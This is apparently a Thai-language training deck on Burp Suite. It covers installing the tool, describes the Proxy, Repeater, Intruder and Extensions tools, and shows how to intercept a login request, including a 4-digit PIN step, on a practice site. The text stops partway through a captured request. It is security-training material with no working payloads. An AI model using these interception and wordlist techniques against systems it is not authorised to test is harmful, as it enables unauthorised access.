
The screenshot shows the PortSwigger website with the URL <https://portswigger.net/burp/communitydownload>. The main heading is "Burp Suite Community Edition". Below it, a sub-headline reads "Start your web security testing journey for free - download our essential manual toolkit.". There are two orange buttons at the bottom: "DOWNLOAD" and "TRY PRO FOR FREE". A callout bar at the top says "Unlock enhanced API scanning with Burp Suite Enterprise Edition" and includes a "Learn more" link. The PortSwigger logo is in the top left, and a "Log out" and "MY ACCOUNT" button are in the top right.



Community
Edition




Professional




The screenshot shows the PortSwigger website with the URL <https://portswigger.net/burp/releases/professional-community-2024-6-6?requestid=11111111111111111111111111111111>. The main heading is "Professional / Community 2024.6.6". Below it, a sub-headline reads "JAR" and "Stable 12 August 2024 at 15:09 UTC". A dropdown menu shows download options for "Burp Suite Community Edition": "macOS (Intel)" (selected), "macOS (Apple Silicon)", "Windows (ARM)", "Windows (x64)", and "Windows (x64)". To the right is an "UPLOAD" button. At the bottom, there is a note about Chromium upgrades and a "TRY PRO FOR FREE" button.

Burp Suite ใน Kali Linux




Burp Suite Configuration

“Yes” Man Time !!!!!



Burp Suite




The screenshot shows the Burp Suite interface with a "Temporary Project" selected. The main window displays a "Tasks" section with a single active task: "1. Live passive crawl from Proxy (all traffic)". This task is currently capturing traffic, as indicated by the "Capturing" switch being turned on. The "Summary" tab is selected, showing a table titled "Items added to site map" with columns for Host, Method, URL, Status, and MIME Type. A message below the table states "No items to show". To the right of the main window, there are three panels: "Task configuration", "Task progress", and "Task log". The "Task configuration" panel shows settings like Task type: Live pass, Scope: Proxy (all traffic), Configuration: Add links scope, and Capturing turned on. The "Task progress" panel shows Site map items added: 0, Responses processed: 0, and Responses queued: 0. The "Task log" panel is currently collapsed.

สามารถใช้ Burp Suite ได้แล้ว !!

เริ่มใช้งาน **Burp Suite**

ฟังก์ชันหลักของ Burp Suite



1 - Intercept (Proxy)

ใช้ในการ ดักแก๊งค่า HTTP Request/HTTP Response

2 - Repeater

ใช้ในการ แก๊งค่าและส่งซ้ำค่า HTTP Request

3 - Intruder


ใช้ในการ แก๊งค่าและส่งซ้ำค่า HTTP Request

พร้อมกับรายการคำที่กำหนด (Wordlist)

4 - Extensions


การติดตั้งหรือพัฒนาส่วนเสริมของ Burp Suite

Burp Suite - Intercept (1/9)



ที่มา: <https://www.hackingarticles.in/burp-suite-for-pentester-configuring-proxy/>

Burp Suite - Intercept (2/9)



The image shows the Burp Suite interface in Intercept mode. A red box highlights the 'Proxy' tab in the top navigation bar. A green box labeled '1' is placed above the 'Proxy' tab. A red box labeled '2' highlights the 'Intercept' tab in the main menu bar. A green box labeled '3' is placed over a blue traffic light icon in the message list, which is surrounded by a red circle. Below the icon, the text 'Intercept is off' is displayed. At the bottom of the message list, a note says: 'If you turn Intercept on, messages between Burp's browser and your target servers are held'.

1

2

3

Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held

Burp Suite - Intercept (3/9)

4



Intercept on → Forward ▾ Drop Open browser ? :

Time	Type	Direction	Host	Method	URL	Status code	Length
Intercept is on							


5

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

SDH Login Page

เข้าเว็บ <https://websec.p7z.pw/>




SDH

Login

Username

Password

Login



SDH

Enter PIN


Enter 4-digit PIN

Submit PIN

Step 1

Step 2

Burp Suite - Intercept (4/9)



1

websec.p7z.pw


SDH

Login

Username

Password

Login



Proxy

Dashboard Target Repeater Intruder Collaborator Sequencer

Organizer Extensions Learn AuthMatrix

Intercept HTTP history WebSockets history Proxy settings

Intercept on → Forward Drop

Time Type Direction Host Method URL


คลิกให้เป็น Intercept on

Intercept is on

Messages between Burp's browser and your target servers are held here

<https://websec.p7z.pw/>

Burp Suite - Intercept (5/9)




SDH

Login

admin

..... พิมพ์ 123456

Login



Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history

6 My settings

Intercept on → Forward Drop ... Open

Time	Type	Direction	Host	Method	URL
00:14:34 14 ...	HTTP	→ Request	websec.p7z.pw	POST	https://websec.p7z.pw/login.php

Request

Pretty Raw Hex

```
1 POST /login.php HTTP/2.2
2 Host: websec.p7z.pw
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A Brand";v="24", "Chromium";v="115.0.5790.131", "Google Chrome";v="115.0.5790.131"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
